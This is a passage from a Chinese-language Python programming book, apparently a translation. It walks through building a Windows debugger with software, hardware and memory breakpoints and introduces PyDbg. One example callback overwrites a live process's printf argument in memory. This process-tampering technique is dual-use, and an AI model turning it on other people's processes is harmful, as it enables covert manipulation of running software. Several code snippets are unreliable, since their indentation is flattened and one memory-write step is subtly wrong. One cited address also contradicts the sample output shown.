再次请出我们的老朋友 calc.exe 来充当我们的调试对象，脚本程序的输出应当与列表 3-2 所示的内容相似。

列表 3-2：附加到 calc.exe 进程之后所生成的调试事件流

```
Enter the PID of the process to attach to: 2700
Event Code: 3 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 2 Thread ID: 3912
Event Code: 1 Thread ID: 3912
Event Code: 4 Thread ID: 3912
```

从以上所示的脚本输出信息中，我们看到一个 CREATE_POCESS_EVENT 事件(0x3)最先被触发，紧随其后的是一系列的 LOAD_DLL_DEBUG_EVENT 事件(0x6)和一个 CREATE_THREAD_DEBUG_EVENT 事件(0x2)。接下来发生的事件 EXCEPTION_DEBUG_EVENT(0x1)是由 Windows 系统自身驱动的一个断点引发的，其目的是在目标进程被创建或附加之后的第一时间给我们提供一个检查目标进程内部状况的机会。我们看到的最后一个事件消息是 EXIT_THREAD_DEBUG_EVENT(0x4)，这预示着一个标识符为 3912 的线程正在退出执行。

上述提及的众多调试事件之中，最吸人眼球的无疑就是那一个异常事件，几乎所有重要的调试事件，包括断点、非法访问或者内存访问权限错误（例如试图向只读内存区域写入数据）都会借此事件之名出现，而所有这些事件都是我们要重点关注的对象。让我们先从第一个由 Windows 系统所驱动的断点事件入手，向我们的脚本文件 my_debugger.py 中加入以下代码：

My_debugger.py

```
...
class debugger():

    def __init__(self):
        self.h_process        =    None
        self.pid              =    None
        self.debugger_active  =    False
        self.h_thread         =    None
        self.context          =    None
        self.exception        =    None
        self.exception_address =   None

        ...

    def get_debug_event(self):

        debug_event     = DEBUG_EVENT()
        continue_status = DBG_CONTINUE

        if kernel32.WaitForDebugEvent(byref(debug_event),INFINITE):
            # 获取相关线程的句柄并提取上下文环境信息
            self.h_thread = self.open_thread(debug_event.dwThreadId)

            self.context = self.get_thread_context(self.h_thread)

              print "Event Code: %d Thread ID: %d" %
               (debug_event.dwDebugEventCode,debug_event.dwThreadId)

            # 若事件码显示这是一个异常事件，则进一步检测其
            # 确切的类型
            if debug_event.dwDebugEventCode == EXCEPTION_DEBUG_EVENT:

                # 获取异常代码
                   exception =
                    debug_event.u.Exception.ExceptionRecord.ExceptionCode
                   self.exception_address =
                    debug_event.u.Exception.ExceptionRecord.ExceptionAd-
dress

            if exception == EXCEPTION_ACCESS_VIOLATION:
                print "Access Violation Detected."
```

```
                # 若检测到一个断点，则调用相应的内部处理
                # 例程
            elif exception == EXCEPTION_BREAKPOINT:
                continue_status = self.exception_handler_breakpoint()

            elif exception == EXCEPTION_GUARD_PAGE:
                print "Guard Page Access Detected."

            elif exception == EXCEPTION_SINGLE_STEP:
                print "Single Stepping."

            kernel32.ContinueDebugEvent(debug_event.dwProcessId,
                                        debug_event.dwThreadId,
                                        continue_status)
...

def exception_handler_breakpoint(self):

        print "[*] Inside the breakpoint handler."
            print "Exception address: 0x%08x" % self.exception_address

        return DBG_CONTINUE
```

再次运行我们的测试脚本，你应当会可以看到相关的输出信息提示你有一个软断点被触发。同时你还应当看到我们在源代码中为硬件断点（EXCEPTION_SINGLE_STEP）和内存断点（EXCEPTION_GUARD_PAGE）预留了相应的代码桩。在具备了相关的背景知识之后，我们将实现所有这三种不同类型的断点机制，以及针对每一种类型的断点其所适用的处理例程。

3.4 无所不能的断点

到目前为止我们的调试器已经具备了一个功能健全的调试核心，现在是时候向我们的调试器注入最后的灵魂部件——断点机制。基于我们在第 2 章中所学到的理论知识，我们将依次实现软断点、硬件断点以及内存断点这三种常见的断点机制，并为每一种断点类型设立相应的处理例程。此外你还将看到我们是如何在断点被命中之后完成事发现场清理工作的。

3.4.1 软断点

为了够能在目标进程中放置软断点，我们需要具备读写进程内存的能力，为此我们须

要求助于两个常用的内存操作函数 ReadProcessMemory()[①]和 WriteProcessMemory()[②]。它们有着相似的函数原型：

```
BOOL WINAPI ReadProcessMemory(
    HANDLE hProcess,
    LPCVOID lpBaseAddress,
    LPVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T* lpNumberOfBytesRead
);

BOOL WINAPI WriteProcessMemory(
    HANDLE hProcess,
    LPCVOID lpBaseAddress,
    LPVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T* lpNumberOfBytesWritten
);
```

正是有了这两个内存操作函数的鼎力相助，我们的调试器才得以方便地查询与修改 debugee 进程中的内存数据。而这两个函数所共用的参数列表也非常易于理解：lpBaseAddress 为我们希望读取或写入数据所在的起始内存地址。参数 lpBuffer 作为一个数据指针正指向着我们意欲读取或者写入的数据。最后，参数 nSize 为我们指明了所要读取或写入数据的尺寸。

通过上述两个函数的调用，我们可以轻易地为调试器实现软断点机制。现在扩充我们的核心调试类，以加入软断点的设置与处理机制。

my_debugger.py

```
...
class debugger():

    def __init__(self):
        self.h_process      =    None
        self.pid            =    None
        self.debugger_active =   False
        self.h_thread       =    None
        self.context        =    None
        self.breakpoints    =    {}
```

① 参见 MSDN ReadProcessMemory 函数(http://msdn2.microsoft.com/en-us/library/ms680553.aspx)。
② 参见 MSDN WriteProcessMemory 函数(http://msdn2.microsoft.com/en-us/library/ms681674.aspx)。

```
...
def read_process_memory(self,address,length):
    data        = ""
    read_buf    = create_string_buffer(length)
    count       = c_ulong(0)

    if not kernel32.ReadProcessMemory(self.h_process,
                                      address,read_buf,
                                      length,byref(count)):
        return False

    else:

        data    += read_buf.raw
        return data

def write_process_memory(self,address,data):

    count  = c_ulong(0)
    length = len(data)

    c_data = c_char_p(data[count.value:])

    if not kernel32.WriteProcessMemory(self.h_process,
                                       address,
                                       c_data,
                                       length,
                                       byref(count)):
        return False
    else:
        return True

def bp_set(self,address):

    if not self.breakpoints.has_key(address):
        try:
            # 备份这个内存地址上原有的字节值
            original_byte = self.read_process_memory(address, 1)

            # 写入一个 INT3 中断指令，其操作码为 0xCC
            self.write_process_memory(address, "\xCC")

            # 将设下的断点记录在一个内部的断点列表中
```

```
                    self.breakpoints[address] = (address, original_byte)
            except:
                    return False

        return True
```

下面让我们找块风水宝地用于放置一个软断点，以检验其是否有效。一般而言，断点最常被置于某些函数的头部位置，以监视其调用状况。作为练习目的，我们将请出老朋友——函数 printf()来充当我们的试手对象。此外我们还需用到 Windows 所提供的一个调试 API GetProcAddress()[①]来帮助获取某一函数的虚拟内存地址，这个函数同样是由动态链接库 kernel32.dll 导出。调用这个 API 函数的唯一前提是你首先取得目标函数所在模块（可以是一个.dll 或者一个.exe 文件）的句柄，而这个任务就落到了 API 函数 GetModuleHandle()[②]的肩上。函数 GetProcAddress()与 GetModuleHandle()的原型如下所示：

```
FARPROC WIHAPI GetProcAddress(
    HMODULE hModule,
    LPCSTR IpProcName
);

HMODULE WINAPI GetModuleHandle(
    LPCSTR lpModuleName
);
```

简单地讲，我们所要做的分为两个步骤，首先我们取得相关的模块句柄，接着从中搜寻出我们想要的导出函数地址。为此我们将专门提供一个辅助函数用于解决函数地址解析相关的工作，回到我们的脚本文件 my_debugger.py，加入以下代码：

my_debugger.py

```
...
class debugger():
    ...
    def func_resolve(self,dll,function):

        handle  = kernel32.GetModuleHandleA(dll)
        address = kernel32.GetProcAddress(handle, function)

        kernel32.CloseHandle(handle)
```

① 参见 MSDN GetProcAddress 函数(http://msdn2.microsoft.com/en-us/library/ms683212.aspx)。
② 参见 MSDN GetModuleHandle 函数(http://msdn2.microsoft.com/en-us/library/ms683199.aspx)。

```
        return address
```

现在创建我们的第二个测试件 printf_loop.py，这个脚本所做的只是简单地在一个循环结构中反复调用函数 printf()。此外我们还需要更新与之配套的测试脚本 my_test.py，我们的测试脚本将进行目标函数地址的解析与软断点的设置工作。随着这个软断点被命中，我们会看到相关的输出信息。创建一个新的 Python 脚本文件，将其命名为 printf_loop.py，并输入以下代码：

printf_loop.py

```
from ctypes import *
import time

msvcrt = cdll.msvcrt
counter = 0

while 1:
    msvcrt.printf("Loop iteration %d!\n" % counter)
    time.sleep(2)
    counter += 1
```

下面更新我们的测试脚本 my_test.py，它将负责完成进程附加与断点的设置工作。

my_test.py

```
import my_debugger

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the process to attach to: ")

debugger.attach(int(pid))

printf_address = debugger.func_resolve("msvcrt.dll","printf")

print "[*] Address of printf: 0x%08x" % printf_address

debugger.bp_set(printf_address)

debugger.run()
```

我们的测试流程首先从命令行下启动脚本 printf_loop.py 开始，接着利用 Windows 任务管理器记录下进程 python.exe 的 PID 值。最后运行测试脚本 my_test.py，并输入之前记下的 PID 值。你应当可以看到与列表 3-3 中所示内容相似的输出信息。

列表 3-3：从进程附加到软断点命中之间所输出的一系列事件信息

```
Enter the PID of the process to attach to: 4048
[*] Address of printf: 0x77c4186a
[*] Setting breakpoint at: 0x77c4186a
Event Code: 3 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 2 Thread ID: 3620
Event Code: 1 Thread ID: 3620
[*] Exception address: 0x7c901230
[*] Hit the first breakpoint.
Event Code: 4 Thread ID: 3620
Event Code: 1 Thread ID: 3148
[*] Exception address: 0x77c4186a
[*] Hit user defined breakpoint.
```

从以上所示的输出结果中我们得知函数 printf()所在的内存地址为 0x71c4186a，调试器将软断点安置于此。我们看到的第一个异常事件由 Windows 自身驱动的断点所触发，紧随其后的是连续第二个异常事件，相关的输出信息指明异常事件的发生现场位于 0x71c4186a，也就是函数 printf()所在的位置。在相应的断点处理例程执行完成之后，目标进程中的循环结构将得以恢复。现在我们的自制调试器已经配备了软断点机制，下面我们将视线转移到硬件断点上来。

3.4.2　硬件断点

硬件断点是我们即将实现的第二种断点机制，这一类断点的实现过程涉及控制调试寄存器中某些特定位的取值。有关这一过程的原理细节早已在本书第 2 章中有过详细的讨论，

因此在本章中我们将直面相关的实现细节。你需要意识到硬件断点是一种有限的稀缺资源，我们需要及时地跟进四个调试寄存器（DR0~DR3）的使用状况，以探清哪几个调试寄存器尚处于闲置状态，而哪几个调试寄存器早已被占用，以此来确保调试器只使用那些空置的寄存器槽，否则便可能会发生预料之中的断点事件却未被触发的情况。

我们从枚举目标进程中所包含的线程开始，并取得每一个执行线程所属的上下文信息记录。有了这些上下文信息，我们便可以选取 DR0 至 DR3 之间的其中一个调试寄存器（取决于哪一个寄存器处于闲置状态）进行修改，以确保调试寄存器中的值为我们所要设置的断点地址。然后我们只需反置 DR7 寄存器中相对应的位置便可激活断点，此外我们还应该通过 DR7 设置硬件断点的类型与长度。

一旦我们有了一个有效的硬件断点设置例程，我们还须对主调试循环结构加以修改，以使其能够正确地响应由硬件断点所触发的异常事件。硬件断点一旦被命中便会触发一个 INT1（或者称为单步事件）事件，因此我们需要加入一个相应的单步事件处理例程，以便于我们的主调试循环结构调用。让我们首先从实现一个硬件断点设置例程开始。

my_debugger.py

```
...
class debugger():
    def __init__(self):
        self.h_process        =    None
        self.pid              =    None
        self.debugger_active  =    False
        self.h_thread         =    None
        self.context          =    None
        self.breakpoints      =    {}
        self.first_breakpoint =    True
        self.hardware_breakpoints = {}
    ...
    def bp_set_hw(self, address, length, condition):

        # 检测硬件断点的长度是否有效
        if length not in (1, 2, 4):
            return False
        else:
            length -= 1

        # 检测硬件断点的触发条件是否有效
        if condition not in (HW_ACCESS, HW_EXECUTE, HW_WRITE):
            return False
```

```
# 检测是否存在空置的调试寄存器槽
if not self.hardware_breakpoints.has_key(0):
    available = 0
elif not self.hardware_breakpoints.has_key(1):
    available = 1
elif not self.hardware_breakpoints.has_key(2):
    available = 2
elif not self.hardware_breakpoints.has_key(3):
    available = 3
else:
    return False

# 我们要在每一个线程环境下设置调试寄存器
for thread_id in self.enumerate_threads():
    context = self.get_thread_context(thread_id=thread_id)

    # 通过设置 DR7 中相应的标志位
    # 来激活断点
    context.Dr7 |= 1 << (available * 2)

# 在空置的寄存器中写入我们的断点
# 地址
if  available == 0:
    context.Dr0 = address
elif available == 1:
    context.Dr1 = address
elif available == 2:
    context.Dr2 = address
elif available == 3:
    context.Dr3 = address

# 设置硬件断点的触发条件
context.Dr7 |= condition << ((available * 4) + 16)

# 设置硬件断点的长度
context.Dr7 |= length << ((available * 4) + 18)

# 提交经改动后的线程上下文环境信息
h_thread = self.open_thread(thread_id)
kernel32.SetThreadContext(h_thread,byref(context))

# 更新内部的硬件断点列表
 self.hardware_breakpoints[available] = (address,length,condition)
```

```
            return True
```

你可以看到一个全局性的字典结构hardware_breakpoints被用于跟踪记录当前调试寄存器的使用状况，以便于查询是否存在一个可用于存储断点的槽。若查询结果表明确实存在这样一个闲置的寄存器槽，我们便向这个闲置的调试寄存器写入断点地址，并更新 DR7 寄存器上的相应标志位来激活这个断点。至此我们的调试器已具备了健全的硬件断点设置机制。下面我们将更新相应主调试循环结构，并特地为此添加一个处理例程用于正确地响应可能发生的 INT1 中断事件。

my_debugger.py

```
    ...
    class debugger():
        ...
        def get_debug_event(self):

            if self.exception == EXCEPTION_ACCESS_VIOLATION:
                print "Access Violation Detected."
            elif self.exception == EXCEPTION_BREAKPOINT:
                continue_status = self.exception_handler_breakpoint()
            elif self.exception == EXCEPTION_GUARD_PAGE:
                print "Guard Page Access Detected."
            elif self.exception == EXCEPTION_SINGLE_STEP:
                self.exception_handler_single_step()
            ...
        def exception_handler_single_step(self):

            # 摘自 PyDbg 源码中的一段注释：
            # 判断这个单步事件是否由一个硬件断点所触发，若是则捕获这个断点
            # 事件，根据 Intel 给出的文档，我们应当能够通过检测 Dr6 寄存器上的
            # BS 标志位来判断出这个单步事件的触发原因，然而 Windows 系统似乎并
            # 没有正确地将这个标志位传递给我们。
              if self.context.Dr6 & 0x1 and self.hardware_breakpoints.has_key(0):
                slot = 0
              elif self.context.Dr6 & 0x2 and self.hardware_breakpoints.has_
key(1):
                slot = 1
              elif self.context.Dr6 & 0x4 and self.hardware_breakpoints.has_
key(2):
                slot = 2
              elif self.context.Dr6 & 0x8 and self.hardware_breakpoints.has_
key(3):
```

```
            slot = 3
        else:
            # 这个 INT1 中断并非由一个硬件断点所引发
            continue_status = DBG_EXCEPTION_NOT_HANDLED

        # 从断点列表中移除这个断点
        if self.bp_del_hw(slot):
            continue_status = DBG_CONTINUE

        print ("[*] Hardware breakpoint removed.")
        return continue_status

    def bp_del_hw(self,slot):

        # 为所有的执行线程移除断点
        for thread_id in self.enumerate_threads():

            context = self.get_thread_context(thread_id=thread_id)

            # 通过重设标志位来移除这个硬件断点
            context.Dr7 &= ~(1 << (slot * 2))

            # 将断点地址清零
            if   slot == 0:
                context.Dr0 = 0x00000000
            elif slot == 1:
                context.Dr1 = 0x00000000
            elif slot == 2:
                context.Dr2 = 0x00000000
            elif slot == 3:
                context.Dr3 = 0x00000000

            # 清空断点触发条件标志位
            context.Dr7 &= ~(3 << ((slot * 4) + 16))

            # 清空断点长度标志位
            context.Dr7 &= ~(3 << ((slot * 4) + 18))

            # 提交移除断点后的线程上下文环境信息
            h_thread = self.open_thread(thread_id)
            kernel32.SetThreadContext(h_thread,byref(context))

        # 将这个断点从内部的断点列表移除
```

```
        del self.hardware_breakpoints[slot]

        return True
```

上示代码的逻辑结构在我们看来应当一目了然，当有 INT1 中断事件被触发时，我们首先检查此时的调试寄存器中是否设有一个内存位置与当前的异常发生位置相匹配的断点，若存在这样一个断点，我们将清空 DR7 寄存器上的相应标志位，并重置相对应的调试寄存器。下面让我们来检验一下硬件断点的实际效果，为此我们须要对测试脚本 my_test.py 做一些修改，这次我们对函数 printf()改用一个硬件断点。

my_test.py

```
import my_debugger
from my_debugger_defines import *

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the process to attach to: ")

debugger.attach(int(pid))

printf = debugger.func_resolve("msvcrt.dll","printf")
print "[*] Address of printf: 0x%08x" % printf

debugger.bp_set_hw(printf,1,HW_EXECUTE)
debugger.run()
```

你可以看到测试脚本 my_test.py 所做出的改动仅仅是将一个硬件断点替代原有的软断点，这个断点的长度仅为一个字节。此外你还应该注意到我们导入了文件 my_debugger_defines.py，因为这个文件包含了 HW_EXECUTE 的常值定义。当你试图执行这个脚本时，你应当看到与列表 3-4 所示内容相似的输出。

列表 3-4：从进程附加到硬件断点触发之间所发生的一系列事件

```
Enter the PID of the process to attach to: 2504
[*] Address of printf: 0x77c4186a
Event Code: 3 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
```

```
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 2 Thread ID: 2228
Event Code: 1 Thread ID: 2228
[*] Exception address: 0x7c901230
[*] Hit the first breakpoint.
Event Code: 4 Thread ID: 2228
Event Code: 1 Thread ID: 3704
[*] Hardware breakpoint removed.
```

在上示输出信息的最后你可以看到有一个异常事件被抛出，随后我们的事件处理例程告知一个硬件断点被移除。目标进程中的循环输出结构应当会在处理例程完结之后得以继续。至此我们的调试器已经实现了软/硬断点这两种机制，接下来让我们以内存断点机制为整个轻量级调试器的构建工作画上句号。

3.4.3　内存断点

内存断点将是我们所要实现的最后一个功能。为此我们首先需要学会计算某一内存区域的基地址（也就是这块内存区域的首个内存页在虚拟内存中的起始地址），此外我们还需确定在当前操作系统中所设定的内存页大小。设置内存断点的本质涉及修改相关内存页的访问权限，以使其具备我们称之为“保护页”的特性。当 CPU 试图访问这一内存区域时，一个 GUARD_PAGE_EXCEPTION 异常事件便会被抛出。为此我们要专门提供一个特定的事件处理例程用于对这一类事件做出响应，以帮助这些内存页恢复本来的面目，并使得目标进程得以继续执行。

为了准确地算出目标内存区域的边界位置，我们首先需要向操作系统本身查询当前默认的内存页大小设置，这可以借助调用函数 GetSystemInfo()[①]来完成。这个函数将以参数传值的形式返回一个 SYSTEM_INFO[②]结构体，其包含的成员变量 dwPageSize 为我们指明了系统默认的内存页大小。我们将在核心调试类 debugger()的初始化阶段完成对这一基本信息

① 参见 MSDN GetSystemInfo 函数(http://msdn2.microsoft.com/en-us/library/ms724381.aspx)。
② 参见 MSDN SYSTEM_INFO 结构(http://msdn2.microsoft.com/en-us/library/ms724958.aspx)。

的查询步骤。

my_debugger.py

```
...
class debugger():

    def __init__(self):
        self.h_process        =    None
        self.pid              =    None
        self.debugger_active  =    False
        self.h_thread         =    None
        self.context          =    None
        self.breakpoints      =    {}
        self.first_breakpoint =    True
        self.hardware_breakpoints = {}

        # 确定当前系统中的默认内存页
        # 的大小设定
        system_info = SYSTEM_INFO()
        kernel32.GetSystemInfo(byref(system_info))
        self.page_size = system_info.dwPageSize
    ...
```

一旦我们获悉了系统默认的内存页大小，我们即可对相关内存页的权限进行查询与修改。我们首先需要完成的第一个步骤就是找出相关内存断点区域所占据的首个内存页，这个内存页即包含着我们将要设置的内存断点的起始地址。这一步骤可以通过函数 VirtualQueryEx()[①]来完成，这个函数将以参数传值的形式返回一个 MEMORY_BASIC_INFORMATION[②]结构体，你可以在这个结构体中找到与目标内存页相关的属性信息。以下分别为函数 VirtualQuery 的原型以及结构体 MEMORY_BASIC_INFORMATION 的定义：

```
SIZE_T WINAPI VirtualQuery(
    HANDLE hProcess,
    LPCVOID lpAddress,
    PMEMORY_BASIC_INFORMATION lpBuffer,
    SIZE T dwLength
);

typedef struct MEMORY_BASIC_INFORMATION{
```

① 参见 MSDN VirtualQueryEx 函数(http://msdn2.microsoft.com/en-us/library/aa366907.aspx)。

② 参见 MSDN 结构体 MEMORY_BASIC_INFORMATION (http://msdn2.microsoft.com/en-us/library/aa366775.aspx)。

```
        PVOID BaseAddress;
        PVOID AllocationBase;
        DWORD AllocationProtect;
        SIZE_T RegionSize;
        DWORD State;
        DWORD Protect;
        DWORD Type;
    }
```

一旦我们取得更新后的结构体数据，我们将以成员变量 BaseAddress 的值作为设置实际内存断点区域的起始地址。函数 VirtualProtectEx()将被用于设置内存页的访问权限，这个函数的原型如下所示：

```
BOOL WINAPI VirtualProtectEx(
  HANDLE hProcess,
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD flNewProtect,
  PDWORD lpflOldProtect
);
```

现在让我们回到代码上来，我们将维护一个全局性的保护页列表用于记录我们人为设置过的内存保护页。另一个全局字典结构被用于记录我们所设下的内存断点。当相应的 GUARD_PAGE_EXECEPTION 异常事件被抛出时，我们的事件处理例程将会使用到这些全局信息。我们将修改所有包含选定内存区域的内存页（选定的内存区域可能横跨 2 个或者 2 个以上的内存页）的访问权限。

my_debugger.py

```
...
class debugger():

    def __init__(self):
        ...
        self.guarded_pages      = []
        self.memory_breakpoints = {}
    ...

    def bp_set_mem (self, address, size):

        mbi = MEMORY_BASIC_INFORMATION()

        # 若函数调用未返回一个完整的 MEMORY_BASIC_INFORMATION 结构体，
```

```
        # 则返回 False
        if kernel32.VirtualQueryEx(self.h_process,
                                   address,
                                   byref(mbi),
                                   sizeof(mbi)) < sizeof(mbi):
            return False


        current_page = mbi.BaseAddress

        # 我们将对整个内存断点区域所覆盖到的所有内存页
        # 设置权限
        while current_page <= address + size:

            # 将这个内存页记录在列表中，以便于我们将这些保护
            # 页与由操作系统或 debugee 进程自设的保护页区别开
            # 来
            self.guarded_pages.append(current_page)

            old_protection = c_ulong(0)
            if not kernel32.VirtualProtectEx(self.h_process,
                    current_page,size,
              mbi.Protect | PAGE_GUARD,byref(old_protection)):

                return False

            # 以系统所设的内存页尺寸作为步长单位，
            # 递增我们的内存断点区域
            current_page += self.page_size

        # 将这个内存断点记录在全局性的列表中
        self.memory_breakpoints[address] = (address, size, mbi)

        return True
```

至此我们的调试器已具备了设置内存断点的能力，如果这次对之前的 printf()循环改用一个内存断点，你将看到一个简单的输出信息：Guard page Access Detected。关于内存断点非常便利的一点是，当一个保护页被访问进而导致异常事件被抛出时，操作系统将自动移除相关内存页的保护属性。这个特性使你无须为此专门提供一个处理例程，因而少去了不少麻烦。你也可以选择对现有的主调试循环结构加以扩充，用以对内存断点事件做出响应，例如恢复断点，读取断点触发位置的内存值，或者乘此机会为你自己倒上一杯新鲜咖啡，或者其他任何你所想做的事情。

3.5　总结

有关在 Windows 平台下如何构建一款轻量级调试器的讨论至此将告一段落，现在你不但应该深谙有关调试器构建方面的基本理论，同时你还应当学到了一些重要的技能，你会发现这些技能无论被应用于调试领域与否，都极有裨益。即使当你使用的是其他类型的调试工具，你也应当能够自行领悟这款工具在底层所做的工作，并且你应该懂得如何通过修改源码来使其更加得心应手，在这方面想象力是你唯一的对手！

下一步我们将带你体验 Windows 平台下的两款颇为成熟且稳定的调试工具：PyDbg 和 Immunity Debugger。由于你在本章中所见识到的调试器实现方式正是大量借鉴自 PyDbg 的底层运作机制，因此当你上手使用 PyDbg 时，当有似曾相识之感。Immunity Debugger 所遵循的风格方式只是略有不同，但是 Immunity Debugger 却提供了极为与众不同的特性与功能。理解如何将这两款调试工具恰当地应用于特定的调试场景之中对于你日后执行自动化调试任务至关重要。整装待发，让我们先从 PyDbg 开始吧！

CHAPTER

4

第 4 章　PyDbg——Windows 下的纯 Python 调试器

如果你已经坚持看到了这里，那么你应该已经对如何在 Windows 下使用 Python 构建一个用户态调试器驾轻就熟了。现在我们把目光转向使用了这一技术的典范，强大的 PyDbg——一款 Windows 平台下的开源 Python 调试器。PyDbg 是由 Padram Amini 在加拿大魁北克省蒙特利尔市举行的 2006 Recon 大会上将其作为逆向工程框架 PaiMei[①]的核心组件发布的。不少现有安全工具在自身的实现中都使用到了 PyDbg，这其中就包括非常流行的代理 fuzzing 测试器 Taof 以及由我本人开发的一款名为 ioctlizer 的 Windows 驱动模糊测试器。我们将从扩展 PyDbg 的断点处理例程开始入手，之后我们将转向一些更为高级的主题，例如：应用程序崩溃事件的处理以及如何摄取进程快照。在本章中所构建的一些脚本工具将会在后面的 fuzzing 测试相关章节中被再次使用到。现在让我们开始吧！

4.1　扩展断点处理例程

在第 3 章中我们讨论过如何通过创建事件处理例程来处理特定类型的调试事件，这是我们用于扩展一个调试器的功能的最基本方式，在 PyDbg 中实现一个用户自定义的回调函数可以说是一件轻而易举的事。通过向调试器注册用户自定义的回调函数，我们可以针对某个特定的调试事件类型制定符合自身需求的处理逻辑，当调试器捕获这种类型的调试事件时，将会按照我们预先指定的处理逻辑来执行。我们可以让这些自定义的回调代码替我们自动化完成多种类型的调试任务，例如：读取位于某个内存地址上的值，进一步地设置断点，或者修改某个内存值。在用户自定义的代码运行完毕后，调试器将再度接过控制权，

① Paimei 项目的源码树，文档开发路线图可在 http://code.google.com/p/paimei 上找到。

并由其恢复执行目标进程。

在 PyDbg 中用于设置软断点的函数为 bp_set()，其函数原型如下所示：

```
bp_set(address, description="", restore=True, handler=None)
```

第一个参数 address 正是我们将要设置的软断点所在的内存地址，参数 description 则是一个可选参数，你可以通过它给每个断点指定一个唯一的命名。参数 restore 的取值决定了在这个断点被触发一次后是否会被自动重设，或者仅仅是用作一次性用途。而参数 handler 指定了在这个断点被命中之后所需要回调的函数。所有的这些断点回调函数都会接收到一个 pydbg 类的实例作为唯一的传入参数值。在这个 pydbg 实例对象被传入回调处理例程的那一刻，所有与当前的上下文、线程以及进程有关的信息已经在这个实例对象中就位，以供我们的回调处理例程访问使用。

现在让我们通过实现一个用自定义的回调函数来完成一个实际的任务，这次我们还是选择在之前第 3 章中出现过的 printf_loop.py 脚本作为我们的调试对象。我们的目标是记录下计数器变量 counter 在无限循环结构 while 1 执行到每一轮时的取值，并且我们要赶在这个计数器的内容被输出之前使用一个介于 1 到 100 之间的随机数来替换这个计数器的值。我们试图通过这个极为简单的例子所要向你展示的是：如何实现对目标进程中某一个实时事物的监控、记录以及篡改，这是一种非常强大的手段！现在让我们创建一个新的 Python 脚本，将其命名为 printf_random.py，并输入以下代码：

printf_random.py

```
from pydbg import *
from pydbg.defines import *

import struct
import random

# 这就是我们自定义的回调处理例程
def printf_randomizer(dbg):

    # 从函数栈上(ESP+0x8)读取一个双字大小的数值，这个值正是计数器的值
    parameter_addr = dbg.context.Esp + 0x8
    counter = dbg.read_process_memory(parameter_addr,4)

    # 当我们使用 read_process_memory 函数时，所得到的返回值的类型是一个
    # 打包过的二进制字符串。在我们使用这个数据之前必须先对其进行解包操作
    counter = struct.unpack("L",counter)[0]
    print "Counter: %d" % int(counter)
```

```
        # 生成一个随机数并将这个随机数的值打包成二进制格式串，
        # 这样才能将其正确地回写入进程的内存地址中
        random_counter = random.randint(1,100)
        random_counter = struct.pack("L",random_counter)[0]

        # 现在换入我们的随机数并恢复进程的执行状态
        dbg.write_process_memory(parameter_addr,random_counter)

        return DBG_CONTINUE

    # 实例化一个 pydbg 类
    dbg = pydbg()

    # 现在输入 printf_loop.py 的进程 PID 值
    pid = raw_input("Enter the printf_loop.py PID: ")

    # 将调试器附加到这个进程上
    dbg.attach(int(pid))

    # 设置断点并以 printf_randomizer 函数
    # 作为断点回调处理例程
    printf_address = dbg.func_resolve("msvcrt","printf")
    dbg.bp_set(printf_address,description="printf_address",handler=printf_
randomizer)

    # 恢复执行目标进程
    dbg.run()
```

现在从命令行下启动 printf_loop.py 脚本，并使用 Windows 任务管理器记录下与之相应的 python.exe 进程的 PID 值，接着运行 printf_randomized.py 脚本并输入刚才记下的 PID 值。你将看到与表 4-1 中所示类似的输出结果。

表 4-1　调试器与目标进程的输出内容

调试器的输出结果	被调试进程的输出结果
Enter the printf_loop.py PID: 3466	Loop iteration 0!
...	Loop iteration 1!
...	Loop iteration 2!
...	Loop iteration 3!
Counter: 4	Loop iteration 32!
Counter: 5	Loop iteration 39!
Counter: 6	Loop iteration 86!

续表

调试器的输出结果	被调试进程的输出结果
Counter: 7	Loop iteration 22!
Counter: 8	Loop iteration 70!
Counter: 9	Loop iteration 95!
Counter: 10	Loop iteration 60!

从上示的输出结果可以推断出：当目标脚本在 while1 循环结构执行至第 4 轮时，我们的调试器成功地附加上了目标进程并设置了一个断点，因为调试器所记录下来的第一个计数器变量的值为 4。你应该还注意到 printf_loop.py 脚本在执行第 4 轮循环之前的行为表现完好，但是当循环结构执行至第 4 轮时脚本所输出的数字竟然是 32，而不是程序本应该输出的数值 4！从中我们不难看出我们的调试器是如何记录下计数器变量的真实值，并在计数器的值被目标进程输出之前篡改为一个随机数的。这是一个极其简单却又极具启发性的例子，它向我们演示了如何简单地扩展一个脚本驱动式的调试器，以使其在某个特定类型的调试事件发生时去执行额外的用户自定义操作。

4.2　非法内存操作处理例程

当一个进程试图访问其无权访问的内存时或者以其他某种不被允许的方式访问内存时，便会引发非法内存操作事件的发生。导致非法内存操作的程序错误根源包括从缓冲区溢出到不当方式下的 null 指针处理以及其他类型的程序错误。从安全视角出发，每一个非法内存操作事件都值得我们去仔细检查，因为非法内存操作通常存在较高的被恶意攻击者加以利用的风险。

